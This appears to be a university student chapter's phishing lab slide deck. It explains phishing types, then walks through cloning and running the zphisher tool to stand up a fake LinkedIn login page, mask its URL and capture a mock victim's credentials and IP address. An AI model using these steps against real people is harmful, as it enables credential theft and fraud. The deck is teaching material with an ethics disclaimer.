



GOING PHISHING LAB

SJU ACM STUDENT CHAPTER



SJU ACM

Student Chapter



SIGN IN FORM:






DISCLAIMER



BEFORE WE BEGIN

- **DO NOT USE THE TOOLS YOU LEARN IN THIS LAB
IN A MALICIOUS WAY**
 - **REMEMBER THE ETHICAL TESTING AGREEMENT**
 - **ALL THE TOOLS YOU USE ARE NOT TO BE
ABUSED OR USED IN A MANNER THAT
NEGATIVELY AFFECTS ANYBODY ELSE**
 - **THIS LAB IS FOR EDUCATIONAL PURPOSES ONLY**
- 



THE FUNDAMENTALS OF PHISHING



WHAT IS PHISHING?

- CISCO DEFINES PHISHING AS:
 - THE PRACTICE OF SENDING FRAUDULENT COMMUNICATIONS THAT APPEAR TO COME FROM A REPUTABLE SOURCE
- MAINLY PERFORMED THROUGH EMAIL, BUT METHODS HAVE CONTINUED TO EVOLVE AND BECOME MORE ADVANCED (PHONE CALLS, TEXTS/INSTANT MESSAGES, WEBSITES)
- THE ULTIMATE GOAL FOR ATTACKERS IS TO STEAL SENSITIVE DATA, SUCH AS CREDIT CARD INFORMATION OR LOGIN CREDENTIALS
 - WHILE MAINLY FOR FINANCIAL GAIN, SOME ATTACKERS USE PHISHING TO EXECUTE MALWARE ON THE COMPROMISED USER/SYSTEM





WHAT MAKES PHISHING SO DANGEROUS?


- **PHISHING IS AN EXAMPLE OF SOCIAL ENGINEERING:**
 - **PREYS ON THE HUMAN ASPECT OF COMPUTER USAGE**
 - **FEEDS ON EMOTIONS SUCH AS FEAR, CURIOSITY, URGENCY, AND GREED**
- **ATTACKERS AIM TO MANIPULATE HUMANS INTO MAKING ERRORS THAT ALLOW THEM TO GAIN ACCESS TO PRIVATE INFORMATION AND/OR ACCESS TO A SYSTEM**
- **TYPICALLY EXECUTED ON AN “UNSUSPECTING USER”**
 - **REFERS TO SOMEBODY THAT DOES NOT KNOW ANY BETTER**
- **COMPANIES WILL DO THEIR BEST TO OFFER A TIERED SECURITY APPROACH**
 - **BEYOND TECHNOLOGICAL MEASURES, THEY WILL OFFER TRAINING TO USERS ABOUT PHISHING ATTEMPTS - THE “TIPS AND TRICKS” OF WHAT TO WATCH OUT FOR**





TYPES OF PHISHING


- **SPAM - UNSOLICITED JUNK EMAILS SENT OUT IN BULK TO A LARGE NUMBER OF RECIPIENTS**
- **PHISHING - EMAILS SENT TO A TARGET(S) PURPORTING TO BE FROM A TRUSTED ENTITY TO LURE INDIVIDUALS INTO PROVIDING SENSITIVE INFORMATION**
- **SPEAR PHISHING - TAKES PHISHING A STEP FURTHER BY TARGETING A SPECIFIC INDIVIDUAL(S) OR ORGANIZATION SEEKING SENSITIVE INFORMATION**
 - **CUSTOMIZE COMMUNICATIONS TO APPEAR MORE AUTHENTIC**
 - **SANS INSTITUTE REPORTS THAT 95% OF SUCCESSFUL BREACHES ON AN ENTERPRISE NETWORK ARE BECAUSE OF SPEAR PHISHING**
- **WHALING - SIMILAR TO SPEAR PHISHING, BUT TARGETED SPECIFICALLY TO C-LEVEL HIGH-POSITION INDIVIDUALS (CEO, CFO, ETC.), AND THE OBJECTIVE IS THE SAME**





TYPES OF PHISHING (CONTINUED)


- **SMISHING** - TAKES PHISHING TO MOBILE DEVICES BY TARGETING MOBILE USERS WITH SPECIALLY CRAFTED TEXT MESSAGES
- **VISHING** - IS SIMILAR TO SMISHING, BUT INSTEAD OF USING TEXT MESSAGES FOR THE SOCIAL ENGINEERING ATTACK, THE ATTACKS ARE BASED ON VOICE CALLS
- **BUSINESS EMAIL COMPROMISE (BEC)** - CAREFULLY PLANNED AND RESEARCHED ATTACKS THAT IMPERSONATE A COMPANY EXECUTIVE VENDOR OR SUPPLIER





WHAT IS INCLUDED IN A PHISHING EMAIL?

- EMAIL SPOOFING: MODIFYING THE SENDER EMAIL TO APPEAR AS A TRUSTED ENTITY
- EMAIL SUBJECT LINES PROVIDE A SENSE OF URGENCY - “INVOICE,” “SUSPENDED ACCOUNT,” ETC.
- EMAIL BODY IS DESIGNED TO MATCH THE ENTITY IT ORIGINATES FROM
 - ON THE FLIP SIDE, SOME OF THESE EMAILS MAY BE POORLY WRITTEN
- GENERIC ADDRESSING TO THE USER - ADDRESSING THE COMMUNICATION TO “SIR,” “MADAM,” “TO WHOM IT MAY CONCERN”
- ALTERING HYPERLINKS TO HIDE THE TRUE ORIGIN
- MALICIOUS ATTACHMENTS (EXECUTABLES, SCRIPTS, ETC.)





LAB TIME

● HOW TO LOGIN TO LAB MACHINES

- (1) RESTART YOUR MACHINE
- (2) SELECTED "CLOSED NETWORK"
- (3) USERNAME: `student` / PASSWORD: `Security2021`
- (4) OPEN THE VMWARE WORKSTATION PLAYER 12 APPLICATION
- (5) OPEN THE KALI VM (WITHIN THE SJU ACM LABS FOLDER)
- (6) LOGIN INTO KALI VM USING USERNAME: `kali` / PASSWORD: `kali`





VISUALIZING OUR TARGET




- FOR THE PURPOSES OF OUR LAB, WE WILL EXECUTE A WHALING ATTACK
- OUR TARGET IS THE (FORMER) CEO OF FTX...
- WE WILL BE TARGETING THIS CEO'S LINKEDIN ACCOUNT
 - E-MAIL: iamaceo@FTX.com
 - PASSWORD: `password`
- OUR GOAL IS TO RETRIEVE THIS DATA, WHICH IS BETTER KNOWN AS CREDENTIAL HARVESTING
 - WE WILL ALSO RECEIVE OTHER INFORMATION IN THE PROCESS



STEP ONE: DOWNLOADING GIT

- WE WILL NEED GIT TO PULL THE TOOL THAT WE WILL USE TO GENERATE A FAKE LOGIN PAGE
- EXECUTE THIS COMMAND TO INSTALL GIT:
 - `sudo apt install git`
- IT WILL PROMPT YOU FOR YOUR PASSWORD - AT THAT PROMPT ENTER:
 - `kali`
- WHEN IT ASKS DO YOU WANT TO CONTINUE, PRESS:
 - `Y`



```
File Actions Edit View Help
rramdat45@Kali: ~
(rramdat45@Kali)~[~]
$ sudo apt install git
[sudo] password for rramdat45:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following package was automatically installed and is no longer require
d:
  libvpx6
Use 'sudo apt autoremove' to remove it.
The following additional packages will be installed:
  git-man
Suggested packages:
  git-daemon-run | git-daemon-sysvinit git-doc git-email git-gui gitk
  gitweb git-cvs git-mediawiki git-svn
The following packages will be upgraded:
  git git-man
2 upgraded, 0 newly installed, 0 to remove and 1674 not upgraded.
Need to get 7,712 kB of archives.
After this operation, 1,020 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://kali.download/kali kali-rolling/main amd64 git amd64 1:2.35.1
-1 [5,796 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 git-man all 1:2.35
.1-1 [1,916 kB]
Fetched 7,712 kB in 1s (12.7 MB/s)
(Reading database ... 269436 files and directories currently installed.)
Preparing to unpack .../git_1%3a2.35.1-1_amd64.deb ...
```





STEP TWO: DOWNLOADING TOOL FROM GIT

- TO CLONE THE TOOL USING GIT, EXECUTE:
 - `git clone --depth=1 https://github.com/htr-tech/zphisher.git`

```
(rramdat45@Kali)-[~]  
$ git clone --depth=1 https://github.com/htr-tech/zphisher.git  
Cloning into 'zphisher' ...  
remote: Enumerating objects: 316, done.  
remote: Counting objects: 100% (316/316), done.  
remote: Compressing objects: 100% (297/297), done.  
remote: Total 316 (delta 49), reused 234 (delta 15), pack-reused 0  
Receiving objects: 100% (316/316), 7.90 MiB | 27.59 MiB/s, done.  
Resolving deltas: 100% (49/49), done.
```





STEP THREE: EXECUTING THE ZPHISHER TOOL

- STAYING WITHIN TERMINAL, ENTER:
 - `cd zphisher`
 - `ls`
- AFTER LISTING THE FILES WITHIN THE ZPHISHER DIRECTORY, YOU SHOULD SEE ZPHISHER.SH - THIS IS A SHELL SCRIPT FILE WE CAN EXECUTE THAT GIVES US THE ABILITY TO USE THE TOOLS WE NEED FOR PHISHING
- TO OPEN THE SHELL SCRIPT, TYPE IN THIS COMMAND:
 - `sudo ./zphisher.sh`
- YOU WILL ONCE AGAIN BE PROMPTED FOR YOUR PASSWORD, WHERE YOU WILL ENTER:
 - `kali`

```
(rramdat45@Kali)-[~]  
$ cd zphisher  
  
(rramdat45@Kali)-[~/zphisher]  
$ ls  
Dockerfile  LICENSE  make-deb.sh  README.md  run-docker.sh  scripts  zphisher.sh  
  
(rramdat45@Kali)-[~/zphisher]  
$ sudo ./zphisher.sh
```



STEP FOUR: PHISHING TOOL MENU

- AFTER SOME PACKAGES DOWNLOAD THAT WILL ALLOW US TO GENERATE LINKS THAT CAN BE USED ACROSS THE INTERNET, YOU WILL BE MET THE WITH THE PHISHER MENU SCREEN:



```
rramdat45@Kali: ~/zphisher
File Actions Edit View Help

Zphisher
Version : 2.3.5

[-] Tool Created by htr-tech (tahmid.rayat)

[::] Select An Attack For Your Victim [::]

[01] Facebook      [11] Twitch          [21] DeviantArt
[02] Instagram     [12] Pinterest       [22] Badoo
[03] Google        [13] Snapchat        [23] Origin
[04] Microsoft     [14] LinkedIn        [24] DropBox
[05] Netflix       [15] Ebay            [25] Yahoo
[06] Paypal        [16] Quora           [26] Wordpress
[07] Steam         [17] Protonmail      [27] Yandex
[08] Twitter       [18] Spotify         [28] Stackoverflow
[09] Playstation  [19] Reddit          [29] Vk
[10] Tiktok        [20] Adobe           [30] XBOX
[31] Mediafire     [32] Gitlab          [33] Github
[34] Discord       [35] Roblox


[99] About        [00] Exit

[-] Select an option : 
```



STEP FIVE: GENERATING A FAKE LINKEDIN LOGIN

- AT THE MAIN MENU SELECT: 14
- WE WILL USE CLOUDFLARE AS OUR PORT FORWARDING OPTION: ENTER 3 INTO THE TERMINAL
- AT THE CUSTOM PORT PROMPT, ENTER: n
- AT THE PROMPT TO CHANGE MASK URL, WE WILL SELECT: y
- HERE YOU CAN ENTER WHATEVER YOU WISH, BUT REMEMBER THE END GOAL IS TO TRICK THE USER SO MAKE IT BELIEVABLE
 - WE WILL USE [HTTPS://linkedin-connections.com](https://linkedin-connections.com)
- AFTER HITTING ENTER, THREE LINKS WILL APPEAR - WE WILL FOCUS ON THE ONE



```
rramdat45@Kali: ~/zphisher
File Actions Edit View Help


ZPHISHER 2.3.5

[-] URL 1 : https://fy-bedroom-florist-utility.trycloudflare.com
[-] URL 2 : https://is.gd/vnSkoX
[-] URL 3 : https://linkedin-connections.com@is.gd/vnSkoX
[-] Waiting for Login Info, Ctrl + C to exit...
```



STEP SIX: VISITING THE FAKE URL PAGE


- FOR SIMPLICITY, WE WILL PRETEND WE SENT AN EMAIL TO THE VICTIM CONTAINING OUR GENERATED LINK AND THEY FELL FOR OUR TRAP
 - THEY OPEN THE EMAIL WHICH CONTAINS THE THIRD LINK, THUS REDIRECTING THEM TO OUR FAKE LINKEDIN LOGIN PAGE
- COPY THE THIRD URL THAT WAS GENERATED, AND PASTE IT INTO FIREFOX
- YOU WILL NOTICE THAT FIREFOX PICKS UP THE FACT THAT THIS A SUSPICIOUS WEBSITE, BUT WE WILL PUSH PAST THIS PROMPT BY SAYING **Yes**






STEP SEVEN: LOGGING INTO FAKE LINKEDIN PAGE

- WHICH ONE IS THE FAKE WEBPAGE?



STEP SEVEN: LOGGING INTO FAKE LINKEDIN PAGE (CONTINUED)

- ON OUR FAKE WEBPAGE, WE WILL ENTER THE CREDENTIALS FROM EARLIER:
 - E-MAIL: iamaceo@FTX.com
 - PASSWORD: [password](#)
- AFTER TYPING IN THESE CREDENTIALS, SELECT SIGN IN, AND OBSERVE WHAT HAPPENS...




The screenshot shows a web browser window with two tabs. The active tab is titled "LinkedIn Login, Sign in | L x" and the address bar shows the URL "fy-bedroom-florist-utility.trycloudflare.com/login.html". The browser's bookmark bar contains several links: "Kali Linux", "Kali Tools", "Kali Docs", "Kali Forums", "Kali NetHunter", "Exploit-DB", "Google Hacking DB", and "OffSec". The page content features the LinkedIn logo at the top left. On the right, there is a "Sign in" form. The form includes the text "Stay updated on your professional world" and two input fields: "Email or Phone" with the value "iamaceo@ftx.com" and "Password" with the value "password". A "hide" link is next to the password field. Below the fields is a "Forgot password?" link. A blue "Sign in" button is prominently displayed. Below the button is an "or" separator, followed by two buttons: "Sign in with Google" and "Sign in with Apple". At the bottom of the form, there is a link "New to LinkedIn? Join now".



STEP 8: CAPTURING THE VICTIM'S INFORMATION

- NAVIGATE BACK TO THE TERMINAL WHERE YOU HAD ZPHISHER OPEN
- YOU SHOULD SEE THAT WE HAVE CAPTURED THE VICTIM'S PUBLIC IP ADDRESS, ALONG WITH THEIR ACCOUNT CREDENTIALS
 - THESE DETAILS ARE STORED IN FILES LIVING WITHIN THE ZPHISHER DIRECTORY
- YOU CAN CONTINUE TO USE THIS LINK FOR AS LONG AS IT IS ACTIVE, BUT FOR NOW WE WILL PRESS **Ctrl + C** TO EXIT THE TOOL



```

ZPHISHER 2.3.5
[-] URL 1 : https://fy-bedroom-florist-utility.trycloudflare.com
[-] URL 2 : https://is.gd/vnSkoX
[-] URL 3 : https://linkedin-connections.com@is.gd/vnSkoX
[-] Waiting for Login Info, Ctrl + C to exit...
[-] Victim IP Found !
